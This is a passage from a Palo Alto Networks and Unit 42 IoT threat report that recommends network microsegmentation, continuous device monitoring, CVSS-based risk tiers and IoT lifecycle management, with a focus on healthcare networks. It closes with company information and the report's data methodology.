of healthcare VLANs don't follow sound networking practices

VLAN use increased more than

3fold

in 2019 compared to two years before

We found that only

3%

of healthcare VLANs exclusively host IoMT devices

Intelligent microsegmentation process using device profile type

Segmenting OT, enterprise IoT, and IT devices is just a start. Organizations should also consider segmentation based on device characteristics and profiles.

The best practice for segmenting an organization's network is to base it on device type, threat levels, usage patterns, and other device profile characteristics.

In a 2018 report, Gartner predicted that more than 60% of IoT devices in an enterprise infrastructure would be virtually segmented within two years.[3] We're seeing growth in the number of IoT/IT segmented networks, but organizations must employ a solution that can identify device types and the characteristics of their network behavior to fully leverage the benefits of microsegmentation.

A healthcare example

In a typical healthcare organization, there are mission-critical medical IoT devices, generic non-medical IoT devices, and IT devices. In a securely designed network, mission-critical medical IoT devices are deployed in isolated network segments.

In parallel with basing segmentation on IoT device identity, network teams can further segment IoT devices by security level—for instance, by separating those with endpoint security agents from those without them, or devices running on end-of-life OS from those with up-to-date security patches. The deployment of IoT devices with different security capabilities should also follow a well-designed segmentation scheme.

To enable profile-based microsegmentation, healthcare organizations must employ accurate device identification methods with continuous, real-time device analysis to factor in the ever-changing device vulnerabilities, risks, and other fluid characteristics that indicate the current level of their IoT device security status.

3. "Predicts 2019: IoT Will Drive Profound Changes to Your Core Business Applications and IT Infrastructure," Gartner, December 13, 2018, https://www.gartner.com/en/documents/3895863/predicts-2019-iot-will-drive-profound-changes-to-your-co.

Step 4: Enable active monitoring

To accurately identify attacks, a monitoring solution must be able to scale and run continuously, identify all vulnerabilities, and analyze the behavior of all network-connected devices, all in real time. IoT security solutions typically rely on machine learning and run in highly scalable cloud architecture to learn, profile, and alert security teams about anomalies.

In healthcare, close collaboration with the IT team enables biomedical teams to create best practice guidelines for securely maintaining medical IoT devices. With the increase in devices running on end-of-life OS, healthcare organizations must plan to employ these recommendations as early as possible to help manage and secure their medical IoT assets.

We examined the distribution of risk across 1.2 million enterprise and healthcare customers' IoT devices (see figure 8). Of note, we found that 57% of surveyed IoT devices are vulnerable to medium- or high-severity attacks, making IoT the low-hanging fruit for attackers.




Figure 8: Distribution of risk across 1.2 million devices

IoT device risk management best practices

The Common Vulnerability Scoring System (CVSS) is an industry-accepted system that assigns a numerical score to device vulnerabilities to indicate their severity. The score can be translated to a risk level to help organizations properly assess and prioritize their vulnerability management processes:

High risk

Devices considered to be at high risk often require immediate action. The urgency arises from the detection of security issues or missing critical patches that leave the devices exposed. These devices typically have vulnerabilities with CVSS scores of 9 or 10.

Medium risk

Most IoT devices fall into this range. These devices are not diligently maintained, often lack the latest security patch, use weak or default passwords, and run end-of-life OS. They often have unauthorized applications running on them, and if they host a web browser, they might connect to sites deemed risky or malicious. These devices have vulnerabilities with CVSS scores between 4 and 8.9.

Low risk

Devices are considered low risk if there are no real-time security alerts and no indication of policy violations as defined by the organization. If vulnerabilities exist on such a device, they typically have CVSS scores lower than 4.

Perfect Your IoT Strategy

Best Practice 1: Think holistically, orchestrate the entire IoT lifecycle

Managing the IoT lifecycle is a new challenge for organizations. A holistic approach to orchestrating the entire IoT lifecycle consists of six steps:




Figure 9: The IoT lifecycle

1. **Identify:** Be notified any time a new device is connected to the network. Identify the device, its category, its risk profile, and usage statistics.
2. **Onboard:** Most IT teams architect their networks to dynamically onboard IT devices using network access control (NAC), but this capability is not extended to IoT assets. Manual onboarding of IoT devices is a challenge. Today, several IoT security solutions offer integration with NAC and next-generation firewalls to consider a device's identity, purpose, and risk profile in its onboarding and network segmentation.
3. **Secure:** Unprotected, connected IoT devices pose high risks to all organizations. Traditional endpoint detection and response (EDR) solutions cannot protect such assets since they require software agents. IoT security solutions offer real-time monitoring of identified IoT devices through network traffic. Via alerts and product integrations, they enable securing or quarantining of devices.
4. **Optimize:** For expensive IoT assets, such as imaging devices in hospitals, deep statistics on device utilization are important inputs for capital planning and asset optimization.
5. **Manage:** Real-time monitoring, reporting, and alerting are crucial for organizations to manage their IoT risks.
6. **Retire:** Devices carry personal and confidential information and are subject to compliance requirements in many cases. Retiring such assets becomes a managed and audited process.

Best Practice 2: Expand security to all IoT devices through product integrations

Enterprise IT networks are equipped with advanced IT security systems, such as next-generation firewalls; NAC; and security orchestration, automation, and response (SOAR) solutions. However, most of these products are designed to monitor and control servers, laptops, and mobile phones—they are blind to IoT devices due to these devices' custom, outdated OS builds and lack of agent support or IT management capabilities.

Without IoT context, security solutions often misclassify IoT devices. Properly classifying IoT devices ensures they are only granted access to appropriate resources and placed in the right network segments, reducing the risk of threats to other resources and networks. IoT security products bring in this context, enabling IT to channel this intelligence to existing security solutions through product integrations.

Categories of product integration include:

- Asset management and computerized maintenance management systems (CMMS)
- Security information and event management (SIEM)
- Security orchestration, automation, and response (SOAR)
- Next-generation firewalls (NGFW)
- Network access control (NAC)
- Wireless/Network management solutions

About

Palo Alto Networks

Billions of connected devices are coming online in every industry. Unfortunately, their promise of innovation and transformation has been accompanied by concerns of visibility, onboarding, vulnerability, service disruptions, business impact, ongoing management, compliance, and even device upgrades and retirement. Solving these problems is why Zingbox was founded and subsequently acquired by Palo Alto Networks in September 2019.

At Palo Alto Networks, we recognize that to realize the full benefit of IoT devices requires a revolutionary approach to performing and orchestrating each phase of the device lifecycle. We recognize the importance of traditional IT best practices as well as the positive business impact that OT can have. To make IoT work well requires the unique blend of IT and OT that we deliver. Our solution is unobtrusive, clientless, cloud-based, and out of band. These capabilities are not simply the benefits of our solution—they are the underlying principles.

Unit 42

Unit 42 is the global threat intelligence team at Palo Alto Networks and a recognized authority on cyberthreats, frequently sought out by enterprises and government agencies around the world. Our analysts are experts in hunting and collecting unknown threats as well as completely reverse-engineering malware using code analysis. With this expertise, we deliver high-quality, in-depth research that provides insight into tools, techniques, and procedures threat actors execute to compromise organizations. Our goal is to provide context wherever possible, explaining the nuts and bolts of attacks as well as who's executing them and why so that defenders globally can gain visibility into threats to better defend their businesses against them.

Methodology

This IoT threat report was created by the Zingbox team in collaboration with Unit 42. The information in this report was derived from a two-year analysis of hundreds of customers and more than 1.2 million IoT devices throughout 2018 and 2019. The information was gathered using Zingbox deployments at thousands of healthcare and enterprise locations in the United States. These two verticals were chosen as representative of IoT usage in critical infrastructures and mission-critical business operations. Our report uses data from real deployments and includes the following data set:

Devices analyzed:

1,272,000

Network sessions analyzed:

73.2 billion

Device types analyzed:

8,355

3000 Tannery Way
Santa Clara, CA 95054

Main: +1.408.753.4000
Sales: +1.866.320.4788
Support: +1.866.898.9087

www.paloaltonetworks.com